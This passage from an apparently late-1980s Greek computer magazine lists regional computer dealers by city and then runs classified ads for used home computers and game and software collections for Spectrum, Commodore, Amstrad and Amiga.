• **INFO-ΘΡΑΚΗ Ο.Ε.,** Αίνου 41, 27123 • **ΜΗΧΑΝΟΡΓΑΝΩΣΗ ΔΗΜΟΚΡΙΤΟΣ,** Αποστόλου Σούτσου. 23, 0531-26913 • **ΜΗΧΑΝΟΡΓΑΝΩΤΙΚΗ & ΣΙΑ,** Ν. Ζωίδου 58, 0531-31311 • **SKK COMPUTER SYSTEM,** Μαυρωνείας 2, 29136.

ΚΟΡΙΝΘΟΣ

• **COMPUPLAN,** Κολιάτσου 24, 0741-26050 • **MICROPOLIS,** Θεοτόκη 70, 29508 • **ΠΛΗΡΟΦΟΡΙΚΗ ΚΟΡΙΝΘΟΥ ΕΠΕ,** Θεοτόκη 26.

ΚΩΣ

• **COMPUTERS,** 25ης Μαρτίου 21, 0242 22823.

ΛΑΜΙΑ

• **COMPUTER ACTION,** Πλ. Πάρηου 12, 35414 • **ΚΩΣΤΑΡΕΛΟΣ Κ.,** Κολοκοτρώνη 32, 32096 • **MICROLAND CENTER,** Αινιάνων 3, 34796 & Τρούμαν 3, 37880 (Commodore Club) • **ΝΤΕΛΛΑΣ,** Λαιμίδου 21, 20795 • **ΠΑΠΑΝΑΣΤΑΣΙΟΥ Χ.,** Κολοκοτρώνη 32, 32996 • **ΤΕΧΝΟΗΛΕΚΤΡΟΝΙΚΗ,** Αμαλίας 6, 31858.

ΛΑΡΙΣΑ

• **ΒΙΚΤΩΡΙΑ Α.Ε.,** Λάμπρου Κατσώνη 14, (041) 226689 (Atari) • **INFO,** Κουμουνδούρου 22, 41222, 255957 • **STEP,** Ν. Μανδηλαρά 45, 233250 • **CHERRY COMPUTERS,** Μ. Αλεξάνδρου & Πατρόκλου 12, 223702 • **ΤΕΧΝΙΚΗ ΜΙΚΡΟΫΠΟΛΟΓΙΣΤΩΝ,** Παπαναστασίου 70, 259221.

ΛΕΙΒΑΔΙΑ

• **ΤΕΧΝΟΛΟΓΙΑ COMPUTERS SYSTEMS,** Πεσόντων Μαχητών 60.

ΜΕΓΑΡΑ

• **ΓΝΩΣΗ COMPUTERS,** Γ. Σχοινά 98, (0296) 23322.

ΜΥΤΙΛΗΝΗ

• **HI-FI ELECTRONICS-ΚΙΝΙΚΛΗΣ,** Κουντουριώτη 17, 27487 • **ΛΕΣΒΙΑΝΗ ΜΗΧΑΝΟΡΓΑΝΩΣΗ,** Ικτίνου 2, 22806.

ΝΑΟΥΣΑ

• **ΛΑΦΑΡΑΣ Θ. ΣΕΡΑΦΕΙΜ,** Καμπίτη 4, 25658.

ΞΑΝΘΗ

• **ΔΗΜΟΚΡΙΤΟΣ,** Βασ. Κωνσταντίνου 35, 26831 • **ΠΑΡΑΣΧΟΣ-ΚΕΦΑΛΑΣ,** Χατζησταύρου 2, 26920.

ΠΑΤΡΑ

• **COMPUTER FORM,** Αγ. Ανδρέου 26, 276481 • **COMPUTER PRACTICA ΕΠΕ,** Μαιζώνος 47β & Ζαΐμη, 276691 • **Η. Κ.** Μουρούζη 44, 422247 (Atari, Amstrad, Spectrum, Sanyo, Citizen) • **ΤΕΧΝΟΧΡΟΝΟΣ COMPUTER OE,** Πατρέως 66-68, 274025 • **MICROTEC,** Ρήγα Φεραίου 152 & Κανάρη, 325515, 336393 • **ON LINE SYSTEMS,** Κορίνθου 371, 262 22, 335807 • **ΠΛΗΡΟΦΟΡΙΚΗ Ο.Ε.,** Μαιζώνος 29-35, 270259 • **ΠΡΟΜΗΘΕΑΣ, επιστημονικό και τεχνικό λογικό, Γρ. Καρακώστας, Σπ. Καραβασίλης Ο.Ε.,** Έλληνος Στρατιώτου 93Δ, 432523.

ΠΟΛΥΓΥΡΟΣ

• **INFOMHXANIKH,** Όπισθεν Νομαρχίας, 0371 - 22611.

ΠΤΟΛΕΜΑΪΔΑ

• **ΕΠΙΛΟΓΗ,** 25ης Μαρτίου 20, 26990 • **ΝΑΤΑΣΑ ΚΩΝ/ΝΙΔΟΥ - ΤΣΙΑΡΑ,** Π. Μελά 4 (0463) 21001 • **MICRO COMPUTER SHOP,** Π. Μελά 4, 21001, 50200, Πτολεμαΐδα.

ΠΥΡΓΟΣ

• **ΤΕΧΝΟΠΛΗΡΟΦΟΡΙΚΗ ΕΠΕ,** Θεμιστοκλέους 11, 27100, (0621) 24886.

ΡΕΘΥΜΝΟ

• **Ε. ΜΑΡΑΓΚΑΚΗ - ΔΗΜΑ Ο.Ε.,** Κουντουριώτη 128 & Χορτάτζη, 0831-22487.

ΡΟΔΟΣ

• **Α.Μ. Λουΐζίδης,** Βενετοκλέων 48, 85100, 23647 • **MICROPOLIS,** Μιχάλη Πετρίδη 20, 32340 • **RODOS COMPUTER CENTER,** Λεμεσού 8-10, 33888 • **ΞΕΝΑΚΗΣ Α.Ε.,** Λίνδου 60, 30274, 26597

ΣΑΜΟΣ

• **ΓΕΩΡΓΙΟΣ Ε. ΠΑΛΑΜΑΡΗΣ,** ΒΑΘΥ ΣΑΜΟΥ, 0273-22405.

ΣΕΡΡΕΣ

• **COMPUTER FUN SHOP,** Ραβινέ 2, 24870 • **SERRES COMPUTER CENTER,** Π. Χριστοφόρου • **ΓΡΗΓ. ΤΣΑΚΙΡΔΑΗΣ & ΣΙΑ Ο.Ε.,** Δ. Φλώρια 8.

ΣΠΑΡΤΗ

• **COMPUTER & VIDEO,** Αγησιλάου 46, 23515 • **Κ. ΨΥΧΟΓΙΟΣ & ΣΙΑ Ο.Ε.,** Λυκούργου 146Β, (0731) 22557, 21509.

ΣΥΡΟΣ

• **ΣΥΡΟΣ COMPUTERS AND VIDEO CENTER,** Άνδρου 16, 0281-25536.

ΤΡΙΚΑΛΑ

• **MICROPOWER COMPUTERS,** Χατζηγάκη 9 • **MICRO WONDER,** Καραϊσκάκη 86.

ΦΛΩΡΙΝΑ

• **ΠΛΗΡΟΦΟΡΙΚΗ Ε.Π.Ε.,** Μεγαρόβου 23, (0385) 25333.

ΧΑΛΚΙΔΑ

• **ΤΡΙΑΝΤΑΦΥΛΛΟΥ COMPUTERS AND SERVICES,** Κριεζώτου 3, 20764 • **ΤΕΧΝΟΛΟΓΙΑ COMPUTER SYSTEMS,** Πλ. Αγοράς 14, 1ος όροφος, 83983.

ΧΑΝΙΑ

• **ΚΥΒΕΡΝΗΤΙΚΗ ΑΦΟΙ ΜΑΡΜΑΡΑΚΗ Ε.Ε.,** Κυδωνίας 32-34, 50450 73100 • **MICROLAND,** Αποκορώνου 20, 731 00, (0821) 20346 • **MEMO COMPUTERS,** Τζανακάκη 19, Χανιά • **VIDEO COMPUTER,** Γ. Παπαδουλάκης, Σφακιανάκη & Ξανθουδίδου 10, 40339.

ΧΙΟΣ

• **CHIOS COMPUTER CENTER,** Κέντρο Υπολογιστών Χίου Ε.Π.Ε. Γλαύκου 4, 261188 • **CHIOS COMPUTER SHOP,** Β. Γεωργίου 70, Προκυμαία, 25100 (Wang, Epson, home computers).

ΑΓΓΕΛΙΕΣ

COMPUTERS

ΠΩΛΕΙΤΑΙ SPECTRUM 48K INTERFACE ΔΥΟ JOYSTICK ΚΑΣΕΤΟΦΩΝΟ ΠΟΛΛΑ ΠΑΙΧΝΙΔΙΑ 30.000 ΤΗΛ. 6425129 4-6.

ΕΥΚΑΙΡΙΑ!: ΑΘΙΚΤΑ SPECTRUM + MONITOR HANTAREX, ΚΑΣΕΤΟΦΩΝΟ, INTERFACE, JOYSTICK, ΠΑΙΧΝΙΔΙΑ, ΠΡΟΓΡΑΜΜΑΤΑ. ΠΕΡΙΟΔΙΚΑ ΒΙΒΛΙΑ, ΤΙΜΗ ΣΟΚ! 48.000! ΤΗΛΕΦΩΝΟ: 8012715, ΘΑΝΑΣΗΣ.

ΘΕΣΣΑΛΟΝΙΚΗ! ΠΩΛΟΥΝΤΑΙ α) SPECTRUM 15.000 β) Spectrum +2 27.000 γ) Commodore 64 + κασετόφωνο 35.000 δ) Amstrad 464, 35.000 ε) Amstrad 6128 + 10 δισκέτες 70.000. Υπάρχουν κι άλλα μοντέλα! Ευκαιρίες σε περιφερειακά κι αναλώσιμα! Παρέχεται τρίμηνη εγγύηση! ΝΑΣΟΣ (031) 916263.

AMSTRAD 464 ΑΜΕΤΑΧΕΙΡΙΣΤΟΣ ΠΡΑΣΙΝΟΣ + MANUAL ΠΑΙΧΝΙΔΙΑ JOYSTICK ΣΤΗΝ ΕΚΠΛΗΚΤΙΚΗ ΤΙΜΗ 56.500 ΤΗΛ. 2799884 ΒΑΚΗΣ.

AMSTRAD 464 ΠΡΑΣΙΝΟΣ 5 ΜΗΝΩΝ + ΕΓΓΥΗΣΗ ΓΙΑ ΕΦΤΑ ΜΗΝΕΣ + 20 ΠΑΙΧΝΙΔΙΑ ΕΤΑΙΡΙΑΣ + JOYSTICK ΜΟΝΟ 50.000 ΠΡΟΛΑΒΕΤΕ. ΑΚΟΜΑ ΠΩΛΕΙΤΑΙ Spectrum+ ΜΕ ΕΓΓΥΗΣΗ + 40 ΠΡΟΓΡΑΜΜΑΤΑ ΕΤΑΙΡΙΑΣ + JOYSTICK + 2 Kempston interface ΜΟΝΟ 25.000 ΤΗΛ. 5716465 ΓΙΑΝΝΗΣ.

AMSTRAD, 6128 + MOUSE + Παιχνίδια + Αρχεία + Επεξεργασία κειμένου + Αντιγραφικά + 10 δισκέτες + JOYSTICK + Εγγύηση, Αγοράς 21/1/88. 55.000 ΓΙΩΡΓΟΣ 3642069.

ΠΩΛΕΙΤΑΙ AMSTRAD CPC6128 ΜΕ ΠΡΑΣΙΝΟ MONITOR ΕΛΛΗΝΙΚΟ MANUAL ΓΡΑΜΜΕΝΕΣ ΔΙΣΚΕΤΕΣ 50.000 ΔΡΧ. 9517961 ΜΙΧΑΛΗΣ.

ΥΠΕΡΕΥΚΑΙΡΙΑ!! ΠΩΛΕΙΤΑΙ AMSTRAD 6128 CPC ΜΕ ΕΓΧΡΩΜΟ MONITOR + 2 JOYSTICKS ASC + 10 ΔΙΣΚΕΤΕΣ ΜΕ ΠΑΙΧΝΙΔΙΑ, ΟΛΑ ΜΟΝΟ 80.000 δρχ. - ΓΙΑΝΝΗΣ ΤΗΛ. 6825044.

AMSTRAD 464 COLOUR Monitor, lightpen, 16 κασέτες, 5 βιβλία Manual άριστη κατάσταση. 60.000. Τηλ. 8064686.

ΠΩΛΕΙΤΑΙ COMMODORE 64BN ΑΜΕΤΑΧΕΙΡΙΣΤΟΣ ΜΕ ΚΑΣΕΤΟΦΩΝΟ, ΚΑΙ JOYSTICK ΜΟΝΟ 40.000 ΔΡΧ. ΠΛΗΡΟΦΟΡΙΕΣ ΓΙΩΡΓΟΣ 6431021.

ΠΩΛΕΙΤΑΙ Commodore 64, κασετόφωνο, disk drive, printer MPS 802, joystick, Fastload cartridge, λειτουργικό σύστημα GEOS, κειμενογράφος, πρόγραμμα αρχείου, παιχνίδια και άλλα προγράμματα, πολλές δισκέτες, δισκετοθήκη, περιοδικά 3 ετών για Commodore users, 120.000. Τηλ. 9330318 (απόγευμα).

COMMODORE 128 ΚΑΣΕΤΟΦΩΝΟ JOYSTICK ΒΙΒΛΙΑ ΑΦΘΟΝΟ SOFTWARE ΤΙΜΗ ΕΥΚΑΙΡΙΑΣ ΜΟΝΟ 70.000 ΠΟΔΗΛΑΤΟ ΒΕΛΑΜΟΣ RMX 15.000 ΤΗΛ. 5615243.

ΠΩΛΕΙΤΑΙ COMMODORE 64 + ΚΑΣΕΤΟΦΩΝΟ + FINAL CARTRIDGE 2 + 300 ΠΑΙΧΝΙΔΙΑ + MANUALS ΜΟΝΟ 55.000. ΠΛΗΡΟΦΟΡΙΕΣ ΧΡΗΣΤΟΣ 6465388 - 6431604.

COMMODORE 64 κασετόφωνο 2 joysticks software ΜΑΖΙ Ή ΧΩΡΙΣΤΑ με έγχρωμο MONITOR THOMSON 6 ΜΗΝΩΝ 2462377.

STOP! ΠΩΛΕΙΤΑΙ ΟΛΟΚΛΗΡΩΜΕΝΟ ΣΥΣΤΗΜΑ COMMODORE 64 - ΠΡΑΣΙΝΟ SANYO - ΚΑΣΕΤΟΦΩΝΟ - ΚΑΣΕΤΕΣ - MANUALS ΣΕ ΤΙΜΗ ΣΟΚ ΤΗΛ. 8044970 5μμ. - 10μμ.

COMMODORE 128 + DISC DRIVE 1541C 1 ΚΑΣΕΤΟΦΩΝΟ + ΠΑΙΧΝΙΔΙΑ + JOYSTICKS 80.000 δρχ. λόγω ανάγκης ΤΗΛ. 6912098 9-13 ΝΙΚΗΦΟΡΟΣ.

COMMODORE 128D ΑΝΤΙΠΡΟΣΩΠΙΑΣ ΟΘΟΝΗ PHILIPS 40/80 ΒΙΒΛΙΑ-CPM ΔΙΣΚΟΣ - ΕΠΑΓΓΕΛΜΑΤΙΚΑ ΠΡΟΓΡΑΜΜΑΤΑ (5) ΤΗΛ: 3641920 - 3641732 ΤΙΜΗ 75.000.

ΕΥΚΑΙΡΙΑ COMMODORE 128 ΕΛΑΧΙΣΤΑ ΧΡΗΣΙΜΟΠΟΙΗΜΕΝΟ ΚΑΣΕΤΟΦΩΝΟ + 2 JOYSTICK + 50 ΠΑΙΧΝΙΔΙΑ ΤΙΜΗ 60.000 ΤΗΛ. 9730503.

COMMODORE 128D με ενσωματωμένο DISK DRIVE 1570/71 για ΔΙΣΚΕΤΕΣ 5 1/4" + ΒΙΒΛΙΑ + MONITOR COMMODORE 1901 ΕΓΧΡΩΜΟ + MANUAL + ΠΑΙΧΝΙΔΙΑ σε δισκέτα και κασέτα. ΠΩΛΟΥΝΤΑΙ στην καταπληκτική τιμή 187.000 ΔΡΧ. ΠΩΛΟΥΝΤΑΙ ΚΑΙ ΞΕΧΩΡΙΣΤΑ. ΠΛΗΡΟΦΟΡΙΕΣ στο ΤΗΛΕΦΩΝΟ: 4133067 ΔΗΜΗΤΡΗΣ.

ΣΟΥΠΕΡ ΕΚΠΛΗΞΗ / COMMODORE 64 ΜΕ DISK DRIVE / ΚΑΣΕΤΟΦΩΝΟ / MONITOR ΤΑΞΑΝ ΕΠΙΛΟΓΗΣ 3 ΧΡΩΜΑΤΩΝ (ΕΓΧΡΩΜΟ) FINAL CARTRIDGE / 120 ΠΡΟΓΡΑΜΜΑΤΑ DISK DRIVE / ΤΙΜΗΣ 240.000 ΜΟΝΟ 120.000 ΜΠΟΡΕΙΤΕ ΝΑ ΠΑΡΕΤΕ ΕΠΙΣΗΣ ΧΩΡΙΣΤΑ ΤΗΛΕΦ. 6725343 ΛΟΓΙΚΕΣ ΩΡΕΣ.

ΠΩΛΕΙΤΑΙ Commodore 64 με κασετόφωνο και Commodore 128 με disk drive και Monitor. Τηλ. 9719715. Μιχάλης.

ΠΩΛΕΙΤΑΙ ΑΜΕΡΙΚΑΝΙΚΗ NTSC AMIGA 1000 + COLOR MONITOR 1080 + 20 ΔΙΣΚΕΤΕΣ ΜΕ ΠΡΟΓΡΑΜΜΑΤΑ ΤΗΛ. ΤΙΜ 9626735.

AMIGA 1000 με έγχρωμο μόνιτορ 2 Disk Drives, εγγύηση ΜΕΜΟΧ, βιβλία, προγράμματα. Λογική τιμή. Τηλ: 6511268, Αλέξης.

AMSTRAD 1640 - 1512 - TANDON - TULIP - COMMODORE - ACER -OLYMPIC DATA - ATARI - AMIGA. Αν ενδιαφέρεστε να τα αποκτήσετε σε χαμηλή τιμή με πλήρη υποστήριξη και με εγγύηση αντιπροσωπίας ή για οποιαδήποτε άλλα COMPUTERS, ΕΚΤΥΠΩΤΕΣ, ΠΕΡΙΦΕΡΕΙΑΚΑ. Με κάθε αγορά πολλά δώρα. ΤΗΛΕΦΩΝΑ 9933062 - 9926542. ΑΠΟΣΤΕΛΛΟΝΤΑΙ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ «ΕΝΑ COMPUTERS».

ΠΩΛΕΙΤΑΙ OLYMPIC DATA ΜΕ ΕΠΙΠΛΟ ΣΕ ΤΙΜΗ ΕΚΠΛΗΞΗ ΤΗΛ. 4118314 6-8ΜΜ. ΜΑΝΟΣ.

ΕΥΚΑΙΡΙΑ! APPLE IIC, ΠΛΗΡΕΣ, ΑΡΙΣΤΗ ΚΑΤΑΣΤΑΣΗ, ΠΟΛΛΑ ΠΡΟΓΡΑΜΜΑΤΑ (APPLEWORKS, GRAPHICS), ΜΟΝΟ 100.000 ΤΗΛ. 8221917, 5.30-11μμ.

ΠΩΛΕΙΤΑΙ BBC-B ΜΕ SPEECH - SYNTHESIZER + ΕΓΧΡΩΜΟ MONITOR CUB + CUMANA DISK - DRIVE + ΚΑΣΕΤΟΦΩΝΟ PANASONIC RQ-8200 + 50 ΠΡΟΓΡΑΜΜΑΤΑ ΚΑΙ ΠΑΙΧΝΙΔΙΑ ΣΕ ΚΑΣΕΤΑ + MANUAL + ΓΛΩΣΣΑ LISP + ΠΕΡΙΟΔΙΚΑ. ΤΙΜΗ: 130.000 ΤΗΛ. 2513270 6-10μμ. ΠΑΝΑΓΙΩΤΑΚΗΣ.

ΑΠΟΘΗΚΗ COMPUTERS ΠΡΟΣΦΕΡΕΙ ΣΕ ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙΜΕΣ ATARI 1040ST, 520STFM, COMMODORE AMIGA 500 & 64, AMSTRAD 6128, 1640, IBM COMPATIBLES, HARD DISKS, ΕΚΤΥΠΩΤΕΣ CITIZEN. ΠΛΗΡΟΦΟΡΙΕΣ 6380411 6399738.

SOFTWARE

SPECTRUM: ΤΑ ΚΑΛΥΤΕΡΑ ΚΑΙΝΟΥΡΙΑ ΠΡΟΓΡΑΜΜΑΤΑ ΣΕ ΕΤΟΙΜΟΠΑΡΑΔΟΤΕΣ ΚΑΣΕΤΕΣ ΑΨΟΓΗΣ ΕΓΓΡΑΦΗΣ. ΖΗΤΗΣΤΕ ΔΩΡΕΑΝ ΚΑΤΑΛΟΓΟ ΤΗΛ. 0226-22506 ΚΥΡΙΟ ΝΙΚΟ.

SPECTRUM προγράμματα στο 031 916124 από 9.00 π.μ. έως 18.30 μ.μ. 100 ΔΡΑΧΜΕΣ (ΠΩΛΕΙΤΑΙ ΑΝΤΙΓΡΑΦΙΚΟ INTERFACE) ΒΑΓΓΕΛΗΣ.

SPECTRUM 48/128/+3. ΤΕΡΑΣΤΙΑ ΣΥΛΛΟΓΗ ΠΡΟΓΡΑΜΜΑΤΩΝ, ΣΥΝΕΧΗΣ ΑΝΑΝΕΩΣΗ. ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΓΙΑ ΤΩΝ ΠΕΡΙΟΔΙΚΩΝ CRASH, SINCLAIR - USER. ΤΗΛ. 031-767555.

ΤΑ 25 ΚΑΛΥΤΕΡΑ ΠΑΙΧΝΙΔΙΑ ΤΟΥ SPECTRUM ΣΕ ΔΥΟ ΕΤΟΙΜΕΣ ΚΑΣΕΤΕΣ ΜΟΝΟ 1.400 ΔΡΧ. ΜΕ ΕΛΛΗΝΙΚΕΣ ΟΔΗΓΙΕΣ ΤΗΛ. 0226-22506.

ΘΕΣΣΑΛΟΝΙΚΗ! ΕΧΕΤΕ SPECTRUM, AMSTRAD, ΕΧΟΥΜΕ ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΙΑ ΑΚΥΚΛΟΦΟΡΗΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΣΕ ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙΜΕΣ (100-150) ΖΗΤΗΣΤΕ ΛΙΣΤΑ! ΣΤΕΛΝΟΝΤΑΙ ΕΠΑΡΧΙΑ! ΝΑSOS (031) 916263.

ΘΕΣΣΑΛΟΝΙΚΗ. ΠΩΛΟΥΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ SPECTRUM (100-150). ΤΑ ΚΑΙΝΟΥΡΓΙΑ ΠΑΙΧΝΙΔΙΑ ΤΑ ΕΧΟΥΜΕ ΤΑΧΥΤΕΡΑ ΑΠΟ ΟΛΟΥΣ! ΣΤΕΛΝΟΝΤΑΙ ΕΠΑΡΧΙΑ! ΤΗΛΕΦΩΝΗΣΤΕ ΜΑΣ. ΝΑΣΟΣ (031) 916-263.

ΒΟΜΒΑ !!!! * DEFENDER OF THE CROWN * - * PREDATOR * - * ENDURO RACER * - * PAPER BOY 2 * - * LAST NINJA * κτλ. ΧΙΛΙΑΔΕΣ ΤΙΤΛΟΙ ΓΙΑ * AMSTRAD & SPECTRUM * ΤΗΛ: 0332-27982.

ΑΠΙΣΤΕΥΤΟ 80 ΠΑΙΧΝΙΔΙΑ ΓΙΑ ΤΟΝ SPECTRUM ΑΠΟ ΤΑ ΠΙΟ ΚΑΙΝΟΥΡΓΙΑ ΟΠΩΣ RASTAN, PLATOON, BUGGY BOY ΚΛΠ. ΓΡΑΜΜΕΝΑ ΣΕ 6 (ΕΞΙ) ΚΑΣΕΤΕΣ ΕΞΗΝΤΑΡΕΣ ΜΟΝΟΝ 3.500. ΠΡΟΣΟΧΗ ΔΟΚΙΜΑΣΜΕΝΑ ΚΑΙ ΤΡΕΧΟΥΝ ΣΙΓΟΥΡΑ ΟΛΑ ΤΗΛ. 8840832 ΠΑΡΑΔΟΣΗ ΑΥΘΗΜΕΡΟΝ. ΣΤΕΛΝΟΝΤΑΙ ΑΝΤΙΚΑΤΑΒΟΛΗ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ.

ΣΟΥΠΕΡ ΠΡΟΣΦΟΡΑ!! ΕΜΕΙΣ ΜΠΟΡΟΥΜΕ ΚΑΙ ΣΑΣ ΠΡΟΣΦΕΡΟΥΜΕ 30 ΑΠΟ ΤΑ ΠΙΟ ΚΑΙΝΟΥΡΙΑ ΠΑΙΧΝΙΔΙΑ ΤΟΥ ΕΜΠΟΡΙΟΥ ΓΙΑ ΤΟΝ SPECTRUM. ΓΡΑΜΜΕΝΑ ΣΕ 2 ΕΞΗΝΤΑΡΕΣ ΜΟΝΟΝ 1200 ΔΡΧ. ΠΑΡΑΔΟΣΙΣ ΑΥΘΗΜΕΡΟΝ. ΕΓΓΡΑΦΗ ΕΓΓΥΗΜΕΝΗ. ΣΤΕΛΝΟΥΜΕ ΑΝΤΙΚΑΤΑΒΟΛΗ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ ΤΗΛ. 8841084.

COMMODORE 64. Προσοχή! Πωλείται η ΣΟΥΠΕΡ συλλογή μου λόγω αλλαγής υπολογιστή. FIREFLY + 500cc GRAND PRIX + RENEGADE

ΑΓΓΕΛΙΕΣ

+ BUBBLE BOBBLE + RASTAN + BUGGY BOY + 130 συνολικά σπέσιαλ προγράμματα + Πελατολόγιο + ημερολόγιο + αποθήκη + AZIMOUTH πρόγραμμα για να ρυθμίζετε εσείς ακριβώς την κεφαλή του κασετοφώνου σας, για να τρέχουν όλα τα προγράμματα + Προπό + μεράκι για τον C-64. Όλα για κασέτα μόνον 4750 και για δισκέτα μαζί με τις δισκέτες μόνον 5850. Προσοχή. Τρέχουν ΟΛΑ. Στέλνω την συλλογή μου ταχυδρομικώς με αντικαταβολή σε ολόκληρη την Ελλάδα. Καλέσατε τηλέφωνο 9942176.

ΤΡΕΛΑΘΗΚΑΜΕ! COMMODORE GAMES ΑΠΟ 100 δρχ. ΤΟ ΕΝΑ ΜΕΓΑΛΕΣ ΠΡΟΣΦΟΡΕΣ ΑΠΙΘΑΝΑ ΔΩΡΑ. 8828246 ΑΡΗΣ ΤΡΕΞΤΕ.

COMMODORE. ΧΙΛΙΑΔΕΣ ΦΑΝΤΑΣΤΙΚΑ ΠΑΙΧΝΙΔΙΑ. ΜΟΝΑΔΙΚΗ ΕΥΚΑΙΡΙΑ. ΦΑΝΤΑΣΤΙΚΕΣ ΤΙΜΕΣ ΛΟΓΩ ΑΛΛΑΓΗΣ ΥΠΟΛΟΓΙΣΤΗ ΓΙΩΡΓΟΣ 9347897.

3 ΔΙΣΚΕΤΕΣ ΜΕ ΤΑ ΚΑΛΥΤΕΡΑ ΠΑΙΧΝΙΔΙΑ (ΕΠΙΛΟΓΗ ΔΙΚΗ ΣΑΣ) ΓΙΑ COMMODORE ΜΟΝΟ 3500 - DEFENDER OF THE CROWN - TAI PAN - COMBAT SCHOOL ΚΑΘΩΣ ΚΑΙ ΜΙΑ ΜΕΓΑΛΗ ΠΟΙΚΙΛΙΑ ΑΝΤΙΓΡΑΦΙΚΩΝ - ΤΗΛ. 6722124.

ΚΑΤΑΠΛΗΚΤΙΚΗ ΕΥΚΑΙΡΙΑ! ΠΩΛΟΥΝΤΑΙ ΣΕ ΦΑΝΤΑΣΤΙΚΕΣ ΤΙΜΕΣ ΑΥΘΕΝΤΙΚΑ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ COMMODORE 64 - 128 - CP/M - ATARI - AMIGA - IBM. ΑΠΟ ΤΙΣ ΠΙΟ ΠΛΟΥΣΙΕΣ ΒΙΒΛΙΟΘΗΚΕΣ. ΤΑ ΕΠΑΓΓΕΛΜΑΤΙΚΑ ΣΥΝΟΔΕΥΟΝΤΑΙ ΑΠΟ MANUALS (ΚΑΤΑ ΠΑΡΑΓΓΕΛΙΑ). ΣΤΕΛΝΟΥΜΕ ΚΑΙ ΣΤΗΝ ΕΠΑΡΧΙΑ. ΤΗΛΕΦΩΝΗΣΤΕ ΤΩΡΑ (2283651 ή 9591335) ΚΑΘΗΜΕΡΙΝΕΣ 6-10, ΣΑΒΒΑΤΟ - ΚΥΡΙΑΚΗ ΟΛΕΣ ΤΙΣ ΩΡΕΣ.

COMMODORE 64!! ΠΡΟΛΑΒΕΤΕ!! ΠΩΛΟΥΝΤΑΙ ΟΛΑ ΤΑ TOP ΠΡΟΓΡΑΜΜΑΤΑ ΣΕ ΤΙΜΕΣ ΚΑΤΑΠΛΗΚΤΙΚΕΣ!!! ΚΑΤΕΥΘΕΙΑΝ ΑΠΟ ΕΞΩΤΕΡΙΚΟ ΝΙΚΟΣ 6514257 - 6525494.

COMMODORE - 64, πωλούνται πολλά ωραία προγράμματα και καινούργια, λόγω αλλαγής τύπου Κομπιούτερ καθώς και JOYSTICK 9344190.

64 - 128 - AMIGA SUPER ΣΥΛΛΟΓΗ!!! GAMES + ΕΠΑΓΓΕΛΜΑΤΙΚΑ + ΕΚΠΑΙΔΕΥΤΙΚΑ + ΕΦΑΡΜΟΓΕΣ + ΑΝΤΙΓΡΑΦΙΚΑ INTERFACE + ΑΝΤΙΚΑΤΑΒΟΛΕΣ. 5-11 ΜΜ. ΤΙΜΗ ΕΚΠΛΗΞΗ 5984280.

AMIGA SUPER ΠΡΟΓΡΑΜΜΑΤΑ!!! Η ΠΛΟΥΣΙΟΤΕΡΗ ΣΥΛΛΟΓΗ ΜΕ GAMES, UTILITIES, ΕΦΑΡΜΟΓΕΣ ΕΛΛΗΝΙΚΑ, ΑΝΤΙΓΡΑΦΙΚΑ. ΤΙΜΗ ΕΚΠΛΗΞΗ ΩΡΕΣ 5.00-10.30 ΜΜ. 3610269.

COMMODORE SOFTWARE 64 - 128/D - AMIGA ΠΑΝΩ ΑΠΟ 4.000 ΠΡΟΓΡΑΜΜΑΤΑ (games, εφαρμογές, utilities) ΔΙΣΚΟ ΚΑΣΕΤΑ. ΤΕΡΑΣΤΙΑ ΠΟΙΚΙΛΙΑ, ΣΥΝΕΧΗΣ ΑΝΑΝΕΩΣΗ, ΦΙΛΙΚΕΣ ΤΙΜΕΣ, ΑΝΤΙΚΑΤΑΒΟΛΕΣ. ΣΤΕΛΝΟΥΜΕ ΚΑΤΑΛΟΓΟΥΣ ΤΗΛ. 031/235073, ΘΕΣΣΑΛΟΝΙΚΗ.

ΠΩΛΟΥΝΤΑΙ - ΑΝΤΑΛΛΑΣΣΟΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ AMIGA 500, COMMODORE 64 (ΔΙΣΚΟ ΚΑΣΕΤΑ). ΓΡΗΓΟΡΗ ΠΑΡΑΔΟΣΗ, ΑΝΤΙΚΑΤΑΒΟΛΕΣ - ΕΠΑΡΧΙΑ ΜΕΓΑΛΗ ΠΟΙΚΙΛΙΑ ΠΡΟΣΦΟΡΕΣ ΠΩΛΟΥΝΤΑΙ ΚΕΝΕΣ ΔΙΣΚΕΤΕΣ 5721822 ΜΠΑΜΠΗΣ 3-10 Μ.Μ.

2000 ΠΑΙΧΝΙΔΙΑ, UTILITIES, ΕΠΑΓΓΕΛΜΑΤΙΚΑ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ C64, 128, AMIGA. ΙΣΩΣ ΟΙ ΠΙΟ ΕΝΗΜΕΡΩΜΕΝΟΙ!!! ΝΙΚΟΣ 6423274.

HOTLINE ΠΡΟΣΦΟΡΑ: ΔΙΑΛΕΞΤΕ 3 ΠΡΟΓΡΑΜΜΑΤΑ AMIGA ΑΠΟ ΤΗΝ ΣΥΛΛΟΓΗ ΜΑΣ ΠΡΟΣ 800 ΔΡΧ. ΠΡΟΓΡΑΜΜΑ + ΔΙΣΚΕΤΑ ΚΑΙ ΣΑΣ ΔΙΝΟΥΜΕ ΔΩΡΟ ΑΚΟΜΗ 3 ΠΡΟΓΡΑΜΜΑΤΑ ΠΑΛΙ ΔΙΚΗΣ ΣΑΣ ΕΠΙΛΟΓΗΣ. ΜΟΝΟ ΓΙΑ ΑΥΤΟ ΤΟ ΜΗΝΑ. 6423274.

AMIGA 500. ΠΩΛΟΥΝΤΑΙ ΠΑΙΧΝΙΔΙΑ ΕΦΑΡΜΟΓΕΣ. ΣΤΑ ΔΥΟ ΠΡΟΓΡΑΜΜΑΤΑ ΕΝΑ ΠΑΙΧΝΙΔΙ ΔΙΑΛΟΓΗΣ ΣΑΣ ΔΩΡΟ ΤΗΛ. 7215435, ΓΙΩΡΓΟΣ.

